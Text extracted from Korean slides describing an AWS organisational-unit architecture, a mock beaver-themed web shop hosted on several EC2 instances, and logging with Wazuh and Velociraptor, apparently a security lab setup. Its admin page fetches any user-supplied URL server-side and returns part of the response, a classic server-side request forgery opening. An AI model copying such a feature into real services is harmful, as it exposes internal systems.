
• **Workload-OU** 애플리케이션 워크로드, 개발
Infra로부터 배포 수신, Sec으로 로그/findings 전송

Sec > **Infra** > **Workload** 순으로 권한 우위

Pull 방식으로 코드 · 인프라를 배포하여
빌드 · 운영 시스템이 운영 · 보안 환경 크레덴셜을 갖지 않도록 함



MSA 웹서비스 운영 (Workload OU)



EC2-1 (/)

우아한 비버 

로그인 Cart (1)

우아한 비버의 새로운 기준.

나뭇가지보다 더 좋은 것들을 모아봤어요

• New Arrivals



프리미엄 나뭇가지
12,000 ₩
재고 56개
장바구니 담기



나무껍질 영양 간식
8,000 ₩
재고 94개
장바구니 담기



댐 공사 안전모
45,000 ₩
재고 86개
장바구니 담기

EC2-2 (/login)

woowa-beavers

로그인

로그인

계정이 없으신가요? [회원가입](#)

EC2-5 (/admin)

EC2-5 Admin Page

Admin JWT verified: admin

관리자 외부 URL 상태 점검 기능

입력한 URL로 서버 측 상태 점검 요청을 수행하고, 응답 상태 코드와 응답 본문 일부를 반환합니다.

Method
GET


External URL

Headers JSON

점검하기

Result

MSA 웹서비스 로그 수집 (Workload OU)



SIEM: wazuh.


EDR: Wazuh agent

DFIR: Velociraptor

